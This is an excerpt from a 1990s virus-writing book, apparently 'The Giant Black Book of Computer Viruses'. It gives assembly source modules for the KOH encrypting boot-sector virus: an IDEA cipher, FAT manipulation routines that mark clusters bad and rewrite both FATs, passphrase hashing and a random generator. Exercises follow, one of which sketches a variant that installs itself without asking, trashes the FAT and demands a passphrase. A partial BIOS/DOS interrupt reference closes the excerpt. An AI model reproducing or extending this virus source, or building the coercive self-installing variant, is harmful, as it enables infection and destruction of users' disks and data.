PARTPRE:DB      11H dup (0)                       ;added info for XTs
PART:   DB      40H dup (0)                       ;partition table goes here

        ORG     7DFEH

        DB      55H,0AAH                          ;boot sector ID goes here

ENDCODE:                                          ;label for the end of boot sec

        ENDS    VIRUS

        END     START
```

The KOHIDEA.ASM Source

```
;INTERNATIONAL DATA ENCRYPTION ALGORITHM, OPTIMIZED FOR SPEED.
;THIS CODE DESIGNED, WRITTEN AND TESTED IN THE BEAUTIFUL COUNTRY OF MEXICO
;BY THE KING OF HEARTS.


ROUNDS          EQU     8
KEYLEN          EQU     6*ROUNDS+4
IDEABLOCKSIZE   EQU     8

_Z              DW      KEYLEN DUP (?)
CFB_DC_IDEA     DB      ?                           ;=0 FOR ENCRYPT, FF=DECRYPT
_TEMP           DB      IDEABLOCKSIZE DUP (?)
_USERKEY        DW      IDEABLOCKSIZE DUP (?)
IV              DW      4 DUP (?)

;MUL(X,Y) = X*Y MOD 10001H
;THE FOLLOWING ROUTINE MULTIPLIES X AND Y MODULO 10001H, AND PLACES THE RESULT
;IN AX UPON RETURN. X IS PASSED IN AX, Y IN BX. THIS MUST BE FAST SINCE IT IS
;CALLED LOTS AND LOTS.
_MUL    PROC    NEAR
        OR      BX,BX
        JZ      MUL3
        OR      AX,AX
        JZ      MUL2
        DEC     BX
```

```
        DEC     AX
        MOV     CX,AX
        MUL     BX
        ADD     AX,1
        ADC     DX,0
        ADD     AX,CX
        ADC     DX,0
        ADD     AX,BX
        ADC     DX,0
        CMP     AX,DX
        ADC     AX,0
        SUB     AX,DX
        RETN

MUL3:   XCHG    AX,BX
MUL2:   INC     AX
        SUB     AX,BX
        RETN

_MUL    ENDP

;PUBLIC PROCEDURE
;COMPUTE IDEA ENCRYPTION SUBKEYS Z
INITKEY_IDEA    PROC    NEAR
        PUSH    ES
        PUSH    DS
        POP     ES
        MOV     SI,[HPP]
        MOV     DI,OFFSET _USERKEY
        PUSH    DI
        MOV     CX,8
IILP:   LODSW
        XCHG    AL,AH
        STOSW
        LOOP    IILP
        POP     SI
        MOV     DI,OFFSET _Z
        PUSH    DI
        MOV     CL,8                    ;CH=0 ON ENTRY ASSUMED
        REP     MOVSW

        POP     SI
        XOR     DI,DI                   ;I
        MOV     CH,8                    ;J

SHLOOP:
        INC     DI                      ;I++
        MOV     BX,DI
        SHL     BX,1
        PUSH    BX
        AND     BX,14
        ADD     BX,SI
        MOV     AX,[BX]                 ;AX=Z[I & 7]
        MOV     BX,DI
        INC     BX
        SHL     BX,1
        AND     BX,14
        ADD     BX,SI
        MOV     DX,[BX]                 ;DX=Z[(I+1) & 7]
        MOV     CL,7
        SHR     DX,CL
        MOV     CL,9
        SHL     AX,CL
        OR      AX,DX
        POP     BX
        ADD     BX,SI
        MOV     [BX+14],AX               ;Z[I+7] = Z[I & 7]<<9 | Z[(I+1) & 7]>>7
        MOV     AX,DI
        SHL     AX,1
```

```
        AND     AX,16
        ADD     SI,AX                   ;Z += I & 8;
        AND     DI,7
        INC     CH                      ;LOOP UNTIL COUNT = KEYLEN
        CMP     CH,KEYLEN
        JC      SHLOOP
        POP     ES
        RETN
INITKEY_IDEA    ENDP



;THE IDEA CIPHER ITSELF - THIS MUST BE HIGHLY OPTIMIZED
CIPHER_IDEA    PROC    NEAR
        PUSH    BP                      ;WE USE BP INTERNALLY, NOT NORMAL C CALL

        MOV     SI,OFFSET _Z
        MOV     DI,ROUNDS               ;DI USED AS A COUNTER FOR DO LOOP

DOLP:   PUSH    AX                      ;X1, X2, X3, X4 IN REGISTERS HERE
        PUSH    BX
        PUSH    DX
        MOV     BX,CX
        LODSW
        CALL    _MUL                    ;X1=MUL(X1,*Z++)
        MOV     CX,AX
        POP     DX
        LODSW
        ADD     DX,AX                   ;X2+=*Z++
        POP     BX
        LODSW
        ADD     BX,AX                   ;X3+=*Z++
        POP     AX
        PUSH    CX
        PUSH    DX
        PUSH    BX
        MOV     BX,AX
        LODSW
        CALL    _MUL                    ;X4=MUL(X4,*Z++)
        POP     BX
        POP     DX
        POP     CX                      ;OK, X1..X4 IN REGISTERS NOW

        PUSH    BX
        PUSH    CX
        PUSH    DX
        PUSH    AX
        XOR     BX,CX                   ;T2=X1^X3 (T2 IN BX)
        LODSW
        CALL    _MUL                    ;T2=MUL(T2,*Z++) (T2 IN AX)
        POP     CX                      ;CX=X1
        POP     DX                      ;DX=X2
        PUSH    DX
        PUSH    CX
        XOR     DX,CX                   ;T1=X2^X4 (T1 IN DX)
        ADD     DX,AX                   ;T1+=T2
        MOV     BX,DX                   ;T1 IN BX
        PUSH    AX
        LODSW
        CALL    _MUL                    ;T1=MUL(T1,*Z++)
        POP     BX                      ;T1 IN AX, T2 IN BX
        ADD     BX,AX                   ;T2+=T1
        MOV     BP,AX

        POP     AX
        XOR     AX,BX
        POP     DX
        XOR     BX,DX
        POP     CX
```

```
        XOR     CX,BP
        POP     DX
        XOR     DX,BP

        DEC     DI                      ;LOOP UNTIL DONE
        JNZ     DOLP

        PUSH    AX
        PUSH    DX
        PUSH    BX
        MOV     BX,CX
        LODSW
        CALL    _MUL
        MOV     CX,AX
        POP     BX
        LODSW
        ADD     BX,AX
        POP     DX
        LODSW
        ADD     DX,AX
        POP     AX
        PUSH    BX
        MOV     BX,AX
        LODSW
        PUSH    CX
        PUSH    DX
        CALL    _MUL
        MOV     CX,AX
        POP     DX
        POP     AX
        POP     BX

        POP     BP
        RETN
CIPHER_IDEA    ENDP

;PUBLIC PROCEDURE
;VOID IDEASEC(BYTEPTR BUF); ENCRYPTS/DECRYPTS A 512 BYTE BUFFER
IDEASEC         PROC    NEAR
        PUSH    BP
        MOV     BP,SP
        CMP     BYTE PTR CS:[CFB_DC_IDEA],0
        JNE     IDEADECRYPT
        JMP     IDEACRYPT

IDEADECRYPT:
        MOV     BX,65                   ;BX=COUNT
IS0:    MOV     AX,IDEABLOCKSIZE

IS1:    DEC     BX                      ;CHUNKSIZE>0?
        JZ      ISEX                    ;NOPE, DONE
        PUSH    AX
        PUSH    BX
        PUSH    ES
        PUSH    DS
        POP     ES
        MOV     SI,OFFSET IV
        LODSW
        MOV     CX,AX                   ;X1=*IN++
        LODSW
        MOV     DX,AX                   ;X2=*IN++
        LODSW
        MOV     BX,AX                   ;X3=*IN++
        LODSW                           ;X4=*IN
        CALL    CIPHER_IDEA            ;CIPHER_IDEA(IV_IDEA,TEMP,Z)
        MOV     DI,OFFSET _TEMP
        STOSW
        MOV     AX,BX
        STOSW
```

```
        MOV     AX,DX
        STOSW
        MOV     AX,CX
        STOSW

        POP     ES
        PUSH    DS                      ;SWITCH DS AND ES
        PUSH    ES
        POP     DS
        POP     ES
        MOV     SI,[BP+4]
        MOV     DI,OFFSET IV            ;DI=IV
        MOV     CX,IDEABLOCKSIZE / 2    ;CX=COUNT
        REP     MOVSW                   ;DO *IV++=*BUF++ WHILE (—COUNT);
        PUSH    DS                      ;SWITCH DS AND ES
        PUSH    ES
        POP     DS
        POP     ES

IS2:    MOV     DI,[BP+4]
        MOV     CX,IDEABLOCKSIZE / 2
        MOV     SI,OFFSET _TEMP
XLOOP:  LODSW
        XOR     ES:[DI],AX
        INC     DI
        INC     DI
        LOOP    XLOOP
        POP     BX
        POP     AX
        ADD     WORD PTR [BP+4],IDEABLOCKSIZE    ;BUF+=CHUNKSIZE
        JMP     IS0

ISEX:   POP     BP
        RETN    2

IDEACRYPT:
        MOV     SI,65                   ;BX=COUNT
IS3:    DEC     SI                      ;CHUNKSIZE>0?
        JZ      ISEX                    ;NOPE, DONE
        PUSH    SI

        PUSH    ES
        PUSH    DS
        POP     ES                      ;DS=ES
        MOV     SI,OFFSET IV
        LODSW
        MOV     CX,AX                   ;X1=*IN++
        LODSW
        MOV     DX,AX                   ;X2=*IN++
        LODSW
        MOV     BX,AX                   ;X3=*IN++
        LODSW                           ;X4=*IN
        CALL    CIPHER_IDEA            ;CIPHER_IDEA(IV_IDEA,TEMP,Z)
        MOV     DI,OFFSET _TEMP
        STOSW
        MOV     AX,BX
        STOSW
        MOV     AX,DX
        STOSW
        MOV     AX,CX
        STOSW

        POP     ES

        MOV     DI,[BP+4]
        MOV     CX,IDEABLOCKSIZE / 2
        MOV     SI,OFFSET _TEMP
XLOOP_: LODSW
        XOR     ES:[DI],AX
```

```
        INC     DI
        INC     DI
        LOOP    XLOOP_
        PUSH    DS                      ;SWITCH DS AND ES
        PUSH    ES
        POP     DS
        POP     ES
        MOV     SI,[BP+4]
        MOV     DI,OFFSET IV            ;DI=IV
        MOV     CX,IDEABLOCKSIZE / 2    ;CX=COUNT
        REP     MOVSW                   ;DO *IV++=*BUF++ WHILE (—COUNT);
        PUSH    DS                      ;SWITCH DS AND ES
        PUSH    ES
        POP     DS
        POP     ES

        POP     SI
        ADD     WORD PTR [BP+4],IDEABLOCKSIZE    ;BUF+=CHUNKSIZE
        JMP     IS3

IDEASEC         ENDP
```

The FATMAN.ASM Source

```
;12 Bit File Attribute Table manipulation routines. These routines only
;require a one sector buffer for the FAT, no matter how big it is.

;The following data area must be in this order. It is an image of the data
;stored in the boot sector.
MAX_CLUST       DW      ?               ;maximum cluster number
SECS_PER_CLUST  DB      ?               ;sectors per cluster
RESERVED_SECS   DW      ?               ;reserved sectors at beginning of disk
FATS            DB      ?               ;copies of fat on disk
DIR_ENTRIES     DW      ?               ;number of entries in root directory
SECTORS_ON_DISK DW      ?               ;total number of sectors on disk
FORMAT_ID       DB      ?               ;disk format ID
SECS_PER_FAT    DW      ?               ;number of sectors per FAT
SECS_PER_TRACK  DW      ?               ;number of sectors per track (one head)
HEADS           DW      ?               ;number of heads on disk

;The following data is not in the boot sector. It is initialized by
;INIT_FAT_MANAGER.
CURR_FAT_SEC    DB      ?               ;current fat sec in memory 0=not there
TRACKS          DW      ?               ;number of tracks on disk

;The following must be set prior to calling INIT_FAT_MANAGER or using any of
;these routines.
CURR_DISK       DB      ?               ;current disk drive

;This routine is passed the number of contiguous free sectors desired in bx,
;and it attempts to locate them on the disk. If it can, it returns the FAT
;entry number in cx, and the C flag reset. If there aren't that many contiguous
;free sectors available, it returns with C set.
FIND_FREE:
        mov     al,[SECS_PER_CLUST]
        xor     ah,ah
        xchg    ax,bx
        xor     dx,dx
        div     bx                      ;ax=clusters requested, may have to inc
        or      dx,dx
        jz      FF1
        inc     ax                      ;adjust for odd number of sectors
FF1:    mov     bx,ax                   ;clusters requested in bx now
        xor     dx,dx                   ;this is the contiguous free sec counter
        mov     [CURR_FAT_SEC],dl        ;initialize this subsystem
        mov     cx,2                    ;this is the cluster index, start at 2
FFL1:   push    bx
```

```
        push    cx
        push    dx
        call    GET_FAT_ENTRY           ;get FAT entry cx's value in ax
        pop     dx
        pop     cx
        pop     bx
        or      ax,ax                   ;is entry zero?
        jnz     FFL2                    ;no, go reset sector counter
        add     dl,[SECS_PER_CLUST]     ;else increment sector counter
        adc     dh,0
        jmp     SHORT FFL3
FFL2:   xor     dx,dx                   ;reset sector counter to zero
FFL3:   cmp     dx,bx                   ;do we have enough sectors now?
        jnc     FFL4                    ;yes, finish up
        inc     cx                      ;else check another cluster
        cmp     cx,[MAX_CLUST]          ;unless we're at the maximum allowed
        jnz     FFL1                    ;not max, do another
FFL4:   cmp     dx,bx                   ;do we have enough sectors
        jc      FFEX                    ;no, exit with C flag set
FFL5:   mov     al,[SECS_PER_CLUST]     ;yes, now adjust cx to point to start
        xor     ah,ah
        sub     dx,ax
        dec     cx
        or      dx,dx
        jnz     FFL5
        inc     cx                      ;cx points to 1st free clust in blk now
        clc                             ;clear carry flag to indicate success
FFEX:   ret

;This routine marks cx sectors as bad, starting at cluster dx. It does so
;only with the FAT sector currently in memory, and the marking is done only in
;memory. The FAT must be written to disk using UPDATE_FAT_SECTOR to make
;the marking effective.
MARK_CLUSTERS:
        push    dx
        mov     al,[SECS_PER_CLUST]
        xor     ah,ah
        xchg    ax,cx
        xor     dx,dx
        div     cx                      ;ax=clusters requested, may have to inc
        or      dx,dx
        jz      MC1
        inc     ax                      ;adjust for odd number of sectors
MC1:    mov     cx,ax                   ;clusters requested in bx now
        pop     dx
MC2:    push    cx
        push    dx
        call    MARK_CLUST_BAD          ;mark FAT cluster requested bad
        pop     dx
        pop     cx
        inc     dx
        loop    MC2
        ret

;This routine marks the single cluster specified in dx as bad. Marking is done
;only in memory. It assumes the proper sector is loaded in memory. It will not
;work properly to mark a cluster which crosses a sector boundary in the FAT.
MARK_CLUST_BAD:
        push    dx
        mov     cx,dx
        call    GET_FAT_OFFSET          ;put FAT offset in bx
        mov     ax,bx
        mov     si,OFFSET SCRATCHBUF    ;point to disk buffer
        and     bx,1FFH                 ;get offset in currently loaded sector
        pop     cx                      ;get fat sector number now
        mov     al,cl                   ;see if even or odd
        shr     al,1                    ;put low bit in c flag
        mov     ax,[bx+si]              ;get fat entry before branching
        jc      MCBO                    ;odd, go handle that case
```

```
MCBE:   and     ax,0F000H               ;for even entries, modify low 12 bits
        or      ax,0FF7H
MCBF:   cmp     bx,511                  ;if offset=511, we cross a sec boundary
        jz      MCBEX                   ;so go handle it specially
        mov     [bx+si],ax
MCBEX:  ret

MCBO:   and     ax,0000FH               ;for odd, modify upper 12 bits
        or      ax,0FF70H
        jmp     SHORT MCBF


;This routine finds the last track with data on it and returns it in ch. It
;finds the last cluster that is marked used in the FAT and converts it into a
;track number.
FIND_LAST_TRACK:
        xor     cx,cx                   ;cluster number—start with 0
        xor     dh,dh                   ;last non-zero cluster stored here
FLTLP:  push    cx
        push    dx
        call    GET_FAT_ENTRY
        pop     dx
        pop     cx
        or      ax,ax
        jnz     FLTLP1
        mov     dx,cx
FLTLP1: cmp     cx,[MAX_CLUST]
        jz      FLTRET
        inc     cx
        jmp     FLTLP
FLTRET: mov     cx,3
        cmp     dx,cx
        jc      FLTR1
        mov     cx,dx                   ;cx=cluster number, minimum 3
FLTR1:  call    CLUST_TO_ABSOLUTE       ;put track number in ch
        ret

;This routine gets the value of the FAT entry number cx and returns it in ax.
GET_FAT_ENTRY:
        push    cx
        call    GET_FAT_OFFSET          ;put FAT offset in bx
        mov     ax,bx
        mov     cl,9                    ;determine which sec of FAT is needed
        shr     ax,cl
        inc     ax                      ;sector # now in al (1=first)
        cmp     al,[CURR_FAT_SEC]       ;is this the currently loaded FAT sec?
        jz      FATLD                   ;yes, go get the value
        push    bx                      ;no, load new sector first
        call    GET_FAT_SECTOR
        pop     bx
FATLD:  mov     si,OFFSET SCRATCHBUF    ;point to disk buffer
        and     bx,1FFH                 ;get offset in currently loaded sector
        pop     cx                      ;get fat sector number now
        mov     al,cl                   ;see if even or odd
        shr     al,1                    ;put low bit in c flag
        mov     ax,[bx+si]              ;get fat entry before branching
        jnc     GFEE                    ;odd, go handle that case
GFEO:   mov     cl,4                    ;for odd entries, shift right 4 bits 1st
        shr     ax,cl                   ;and move them down
GFEE:   and     ax,0FFFH                ;for even entries, just AND low 12 bits
        cmp     bx,511                  ;if offset=511, we cross a sec boundary
        jnz     GFSBR                   ;if not exit,
        mov     ax,0FFFH                ;else fake as if it is occupied
GFSBR:  ret
```

```
;This routine reads the FAT sector number requested in al. The first is 1,
;second is 2, etc. It updates the CURR_FAT_SEC variable once the sector has
;been successfully loaded.
GET_FAT_SECTOR:
        inc     ax                      ;inc al to get sector number on track 0
        mov     cl,al
GFSR:   mov     ch,0
        mov     dl,[CURR_DISK]
        mov     dh,0
        mov     bx,OFFSET SCRATCHBUF
        mov     ax,0201H                ;read FAT sector into buffer
        call    DO_INT13
        mov     [SECS_READ],al
        call    DECRYPT_DATA
        jc      GFSR                    ;retry if an error
        dec     cx
        mov     [CURR_FAT_SEC],cl
        ret

;This routine gets the byte offset of the FAT entry CX and puts it in BX.
;It works for any 12-bit FAT table.
GET_FAT_OFFSET:
        mov     ax,3                    ;multiply by 3
        mul     cx
        shr     ax,1                    ;divide by 2
        mov     bx,ax
        ret


;This routine converts the cluster number into an absolute Trk,Sec,Hd number.
;The cluster number is passed in cx, and the Trk,Sec,Hd are returned in
;cx and dx in INT 13H style format.
CLUST_TO_ABSOLUTE:
        dec     cx
        dec     cx                      ;clusters-2
        mov     al,[SECS_PER_CLUST]
        xor     ah,ah
        mul     cx                      ;ax=(clusters-2)*(secs per clust)
        push    ax
        mov     ax,[DIR_ENTRIES]
        xor     dx,dx
        mov     cx,16
        div     cx
        pop     cx
        add     ax,cx           ;ax=(dir entries)/16+(clusters-2)*(secs per clust)
        push    ax
        mov     al,[FATS]
        xor     ah,ah
        mov     cx,[SECS_PER_FAT]
        mul     cx                      ;ax=fats*secs per fat
        pop     cx
        add     ax,cx
        add     ax,[RESERVED_SECS]      ;ax=absolute sector # now (0=boot sec)
        mov     bx,ax
        mov     cx,[SECS_PER_TRACK]
        mov     ax,[HEADS]
        mul     cx
        mov     cx,ax
        xor     dx,dx
        mov     ax,bx
        div     cx                      ;ax=(abs sec #)/(heads*secs per trk)=trk
        push    ax
        mov     ax,dx                   ;remainder to ax
        mov     cx,[SECS_PER_TRACK]
        xor     dx,dx
        div     cx
        mov     dh,al                   ;dh=head #
        mov     cl,dl
```

```
        inc     cx                      ;cl=sector #
        pop     ax
        mov     ch,al                   ;ch=track #
        ret


;This routine updates the FAT sector currently in memory to disk. It writes
;both FATs using INT 13.
UPDATE_FAT_SECTOR:
        mov     cx,[RESERVED_SECS]
        add     cl,[CURR_FAT_SEC]
        xor     dh,dh
        mov     dl,[CURR_DISK]
        mov     bx,OFFSET SCRATCHBUF
        mov     ax,0301H
        mov     [SECS_READ],al
        call    ENCRYPT_DATA
        CALL    DO_INT13                        ;update first FAT
        call    DECRYPT_DATA
        add     cx,[SECS_PER_FAT]
        cmp     cx,[SECS_PER_TRACK]             ;need to go to head 1?
        jbe     UFS1
        sub     cx,[SECS_PER_TRACK]
        inc     dh
UFS1:   call    ENCRYPT_DATA
        mov     ax,0301H
        call    DO_INT13                        ;update second FAT
        call    DECRYPT_DATA
        ret

;This routine initializes the disk variables necessary to use the fat managment
;routines
INIT_FAT_MANAGER:
        mov     cx,15
        mov     si,OFFSET SCRATCHBUF+13
        mov     di,OFFSET SECS_PER_CLUST
        rep     movsb                           ;move data from boot sector
        mov     [CURR_FAT_SEC],0                ;initialize this

        mov     ax,[SECTORS_ON_DISK]            ;total sectors on disk
        mov     bx,[DIR_ENTRIES]
        mov     cl,4
        shr     bx,cl
        sub     ax,bx                           ;subtract size of root dir
        mov     bx,[SECS_PER_FAT]
        shl     bx,1
        sub     ax,bx                           ;subtract size of fats
        dec     ax                              ;subtract boot sector
        xor     dx,dx
        mov     bl,[SECS_PER_CLUST]             ;divide by sectors per cluster
        xor     bh,bh
        div     bx
        inc     ax                              ;and add 1 so ax=max cluster
        mov     [MAX_CLUST],ax                  ;set this up properly

        mov     ax,[SECTORS_ON_DISK]
        mov     bx,[HEADS]
        mov     cx,[SECS_PER_TRACK]
        xor     dx,dx
        div     bx
        xor     dx,dx
        div     cx
        xor     ah,ah
        mov     [TRACKS],ax                     ;and set this up

        ret
```

The PASS.ASM Source

```
;PASS.ASM is for use with KOH.ASM Version 1.03.
;(C) 1995 by the King of Hearts. All Rights Reserved.
;Licensed to American Eagle Publications, Inc. for use in The Giant Black
;Book of Computer Viruses


PW_LENGTH       EQU     129             ;length of password

;This routine allows the user to enter a password to encrypt, and verifies
;it has been entered correctly before proceeeding.
MASTER_PASS     PROC    NEAR
        mov     si,OFFSET ENC_PASS1     ;display this message
        call    DISP_STRING             ;and fall through to GET_PASS
        call    DECRYP_PASS             ;get the password
        mov     di,OFFSET PASSVR
        mov     si,OFFSET PASSWD
        mov     cx,PW_LENGTH
        push    di
        push    si
        push    cx
        rep     movsb
        mov     si,OFFSET ENC_PASS2     ;display verify message
        call    VERIFY_PASS             ;and fall through to GET_PASS
        pop     cx
        pop     si
        pop     di
        repz    cmpsb                   ;are they the same?
        jcxz    MPE
        mov     si,OFFSET BAD_PASS      ;else display this
        call    DISP_STRING
        jmp     MASTER_PASS             ;and try again
MPE:    ret
MASTER_PASS     ENDP

;This routine allows the user to enter a password to decrypt. Only one try
;is allowed.
DECRYP_PASS:
        mov     si,OFFSET DEC_PASS      ;display this message
VERIFY_PASS:
        call    DISP_STRING             ;and fall through to GET_PASS

;This routine allows the user to enter the password from the keyboard
GET_PASS        PROC    NEAR
        mov     di,OFFSET PASSWD
GPL:    mov     ah,0
        int     16H                     ;get a character
        cmp     al,0DH                  ;carriage return?
        jz      GPE                     ;yes, done, exit
        cmp     al,8
        jz      GPBS                    ;backspace? go handle it
        cmp     di,OFFSET PASSWD +PW_LENGTH-1  ;end of password buffer?
        jz      GPL                     ;yes, ignore the character
        stosb                           ;anything else, just store it
        jmp     GPL
GPBS:   cmp     di,OFFSET PASSWD        ;don’t backspace past 0
        jz      GPL
        dec     di                      ;handle a backspace
        jmp     GPL

GPE:    mov     cx,OFFSET PASSWD + PW_LENGTH
        sub     cx,di                   ;cx=bytes left
        xor     al,al
        rep     stosb                   ;zero rest of password
        mov     ax,0E0DH                ;cr/lf
        int     10H
        mov     ax,0E0AH
```

```
        int     10H
        call    HASH_PASS               ;always hash entered password into HPP
        ret
GET_PASS        ENDP

;This routine hashes PASSWD down into the 16 byte HPP for direct use by
;the encryption algorithm.
HASH_PASS       PROC    NEAR
        mov     [RAND_SEED],14E7H       ;pick a seed
        mov     cx,16                   ;clear HPP
        xor     al,al
        mov     di,[HPP]
        rep     stosb
        mov     dx,di
        mov     bl,al
        mov     si,OFFSET PASSWD
HPLP0:  mov     di,[HPP]
HPLP1:  lodsb                           ;get a byte
        or      al,al                   ;go until done
        jz      HPEND
        push    bx
        mov     cl,4
        shr     bl,cl
        mov     cl,bl
        pop     bx
        inc     bl
        rol     al,cl                   ;rotate al by POSITION/16 bits
        xor     [di],al                 ;and xor it with HPP location
        call    GET_RANDOM              ;now get a random number
        xor     [di],ah                 ;and xor with upper part
        inc     di
        cmp     di,dx
        jnz     HPLP1
        jmp     HPLP0
HPEND:  cmp     di,dx
        jz      HPE
        call    GET_RANDOM
        xor     [di],ah
        inc     di
        jmp     SHORT HPEND
HPE:    ret
HASH_PASS       ENDP

ENC_PASS1       DB      'Enter ',0
DEC_PASS        DB      'Passphrase: ',0
ENC_PASS2       DB      'Verify Passphrase: ',0
BAD_PASS        DB      'Verify failed!',13,10,0
```

The RAND.ASM Source

```
;RAND.ASM for use with KOH.ASM Version 1.03
;Linear Congruential Pseudo-Random Number Generator
;(C) 1994 by American Eagle Publications, Inc. All rights reserved.

;The generator is defined by the equation
;
;               X(N+1) = (A*X(N) + C) mod M
;
;where the constants are defined as
;
M               EQU     43691           ;large prime
A               EQU     M+1
C               EQU     14449           ;large prime
RAND_SEED       DW      0               ;X0, initialized by caller
```

```
;Create a pseudo-random number and put it in ax. This routine must preserve
;all registers except ax!
GET_RANDOM:
                push    bx
                push    cx
                push    dx
                mov     ax,[RAND_SEED]
                mov     cx,A                ;multiply
                mul     cx
                add     ax,C                ;add
                adc     dx,0
                mov     cx,M
                div     cx                  ;divide
                mov     ax,dx               ;remainder in ax
                mov     [RAND_SEED],ax      ;and save for next round
                pop     dx
                pop     cx
                pop     bx
                retn
```

Exercises

1. We've discussed using KOH to prevent sensitive data from leaving the workplace. If an employee knows the hot keys, though, he could still get data out. Modify KOH to remove the interrupt 9 handler so this cannot be done. You might design a separate program to modify the hard disk pass phrase. This can be kept by the boss so only he can change the pass phrase on an employee's hard disk.

2. The IDEA algorithm is fairly slow. That means hard disk access will be noticeably slower when KOH is running. One way to speed the disk up is to use a different algorithm. If you want only casual encryption, XORing data with `HD_HPP` is a much quicker way to encrypt. Rewrite the encryption routines to use this trivial encryption instead. (Such a version of KOH should not be subject to export restrictions.)

3. If America becomes more tyrannical, crypto systems such as KOH could become illegal. As I write, there is a bill in Congress to outlaw anything without a government-approved back-door. What if a more assertive version of KOH then appeared? Imagine if, instead of asking if you wanted it on your hard disk, it just went there, perhaps read the FAT into RAM and trashed it on disk, and then demanded a pass phrase to encrypt with and only restored the FAT after successful installation. This exercise is just food for thought. Don't make such a modification unless circumstances really warrant it! Just consider what the legal implications might be. Would the goverment excuse an infection? Or would they use it as an excuse to put a new computer in their office, or some revenue in their coffers? What do you think?

4. It is relatively easy to design an anti-virus virus that works in the boot sector. Using Kilroy II as a model, write a virus that will check the Interrupt 13H vector to see if it still points to the ROM BIOS, and if it does not, the virus alerts the user to the possibility of an infection by another virus. This boot sector virus can be used as generic protection against any boot sector virus that hooks interrupt 13H in the usual way.

5. Can you devise a file-infecting virus that would act as an integrity checker on the file it is attached to, and alert the user if the file is corrupted?

Appendix A: ISR Reference

All BIOS and DOS calls which are used in this book are documented here. No attempt is made at an exhaustive list, since such information has been published abundantly in a variety of sources. See *PC Interrupts* by Ralf Brown and Jim Kyle, for more complete interrupt information.

Interrupt 10H: BIOS Video Services

Function 0: Set Video Mode

Registers:	**ah** = 0
	al = Desired video mode
Returns:	None

This function sets the video mode to the mode number requested in the **al** register.

Function 0E Hex: Write TTY to Active Page

Registers**:**	**ah** = 0EH
	al = Character to display
	bl = Forground color, in graphics modes
Returns:	None

This function displays the character in **al** on the screen at the current cursor location and advances the cursor by one position. It interprets **al**=0DH as a carriage return, **al**=0AH as a line feed, **al**=08 as a backspace, and **al**=07 as a bell. When used in a graphics mode, **bl** is made the foreground color. In text modes, the character attribute is left unchanged.

Function 0FH: Get Video Mode

Registers: **ah** = 0FH
Returns: **al** = Video mode

This function gets the current video mode and returns it in **al**.

Interrupt 13H: BIOS Disk Services

Function 0: Reset Disk System

Registers: **ah** = 0
Returns: **c** = set on error

This function resets the disk system, sending a reset command to the floppy disk controller.

Function 2: Read Sectors from Disk

Registers: **ah** = 2
al = Number of sectors to read on same track, head
cl = Sector number to start reading from
ch = Track number to read
dh = Head number to read
dl = Drive number to read
es:bx = Buffer to read sectors into
Returns: **c** = set on error
ah = Error code, set as follows (for all int 13H fctns)
80 H - Disk drive failed to respond
40 H - Seek operation failed
20 H - Bad NEC controller chip
10 H - Bad CRC on disk read
09 H - 64K DMA boundary crossed
08 H - Bad DMA chip
06 H - Diskette changed
04 H - Sector not found
03 H - Write on write protected disk
02 H - Address mark not found on disk
01 H - Bad command sent to disk i/o

Function 2 reads sectors from the specified disk at a given Track, Head and Sector number into a buffer in RAM. A successful read returns **ah**=0 and no carry flag. If there is an error, the carry flag is set and **ah** is used to return an error code. Note that no waiting time for motor startup is allowed, so if this function returns an error, it should be tried up to three times.

Function 3: Write Sectors to disk

Registers: **ah** = 3
al = Number of sectors to write on same track, head
cl = Sector number to start writing from
ch = Track number to write
dh = Head number to write

	dl = Drive number to write
	es:bx = Buffer to write sectors from
Returns:	**c** = set on error
	ah = Error code (as above)

This function works just like the read, except sectors are written to disk from the specified buffer

Function 5: Format Sectors

Registers:	**ah** = 5
	al = Number of sectors to format on this track, head
	cl = Not used
	ch = Track number to format
	dh = Head number to format
	dl = Drive number to format
	es:bx = Buffer for special format information
Returns:	**c** = set on error
	ah = Error code (as above)

The buffer at **es:bx** should contain 4 bytes for each sector to be formatted on the disk. These are the address fields which the disk controller uses to locate the sectors during read/write operations. The four bytes should be organized as C,H,R,N;C,H,R,N, etc., where C=Track number, H=Head number, R=Sector number, N=Bytes per sector, where 0=128, 1=256, 2=512, 3=1024.

Function 8: Get Disk Parameters

Registers:	**ah** = 8
	dl = Drive number
Returns:	**c** = Set on error
	ah = 0 if successful, else error code
	ch = Low 8 bits of maximum cylinder number
	cl = Maximum sector number + hi cylinder no.
	dh = Maximum head number
	dl = Number of drives in system
	es:di = Address of drive parameter table (floppies)

Interrupt 1AH: BIOS Time of Day Services

Function 0: Read Current Clock Setting

Registers:	**ah** = 0
Returns:	**cx** = High portion of clock count
	dx = Low portion of clock count
	al = 0 if timer has not passed 24 hour count
	al = 1 if timer has passed 24 hour count

The clock count returned by this function is the number of timer ticks since midnight. A tick occurrs every 1193180/65536 of a second, or about 18.2 times a second. (See also Interrupt 21H, Function 2CH.)

Interrupt 20H: DOS Terminate

Registers: None
Returns: Does not return

This interrupt terminates the current program and returns control to the parent. It does not close any files opened by the process being terminated. It is identical to Interrupt 21H, Function 0. Interrupt 21H, Function 4CH is, however, more popular today because it allows the process to return a termination code to the parent.

Interrupt 21H: DOS Services

Function 9: Print String to Standard Output

Registers: **ah** = 9
ds:dx = Pointer to string to print
Returns: None

The character string at **ds:dx** is printed to the standard output device (which is usually the screen). The string must be terminated by a "$" character, and may contain carriage returns, line feeds, etc.

Function 11H: FCB-Based Find First

Registers: **ah** = 11H
ds:dx points to the FCB with the file name to be searched for
Returns: **al** = 0 if successful, 0FFH if not

The file name in the FCB used for the search can contain the wildcards "*" and "?", and it can include an FCB extension to search for files with specific attributes. This FCB must be left alone between calls to Function 11H and subsequent calls to Function 12H, because DOS uses data stored there for subsequent searches. The DTA will be set up with an FCB which contains the file name for an actual file found by the search. If the FCB at **ds:dx** had an extension, the FCB returned in the DTA will too.

Function 12H: FCB-Based Find Next

Registers: **ah** = 11H
ds:dx points to the FCB with the file name to be searched for
Returns: **al** = 0 if successful, 0FFH if not

This function works just like Function 11H, except it expects you to have already called Function 11H once. Typically, in searching for files, one calls Function 11H once, and then repeatedly calls Function 12H until **al** is returned non-zero.

Function 1AH: Set Disk Transfer Area Address

Registers: **ah** = 1AH
ds:dx = New disk transfer area address
Returns: None

This function sets the Disk Transfer Area (DTA) address to the value given in **ds:dx**. It is meaningful only within the context of a given program. When the program is terminated, etc., its DTA goes away with it. The default DTA is at offset 80H in the Program Segment Prefix (PSP).

Function 26H: Create Program Segment Prefix

Registers:	**ah** = 26H
	dx = Segment for new PSP
Returns:	**c** set if call failed

This copies the current program's PSP to the specified segment, and updates it with new information to create a new process. Typically, it is used to load a separate COM file for execution as an overlay.

Function 2AH: Get System Date

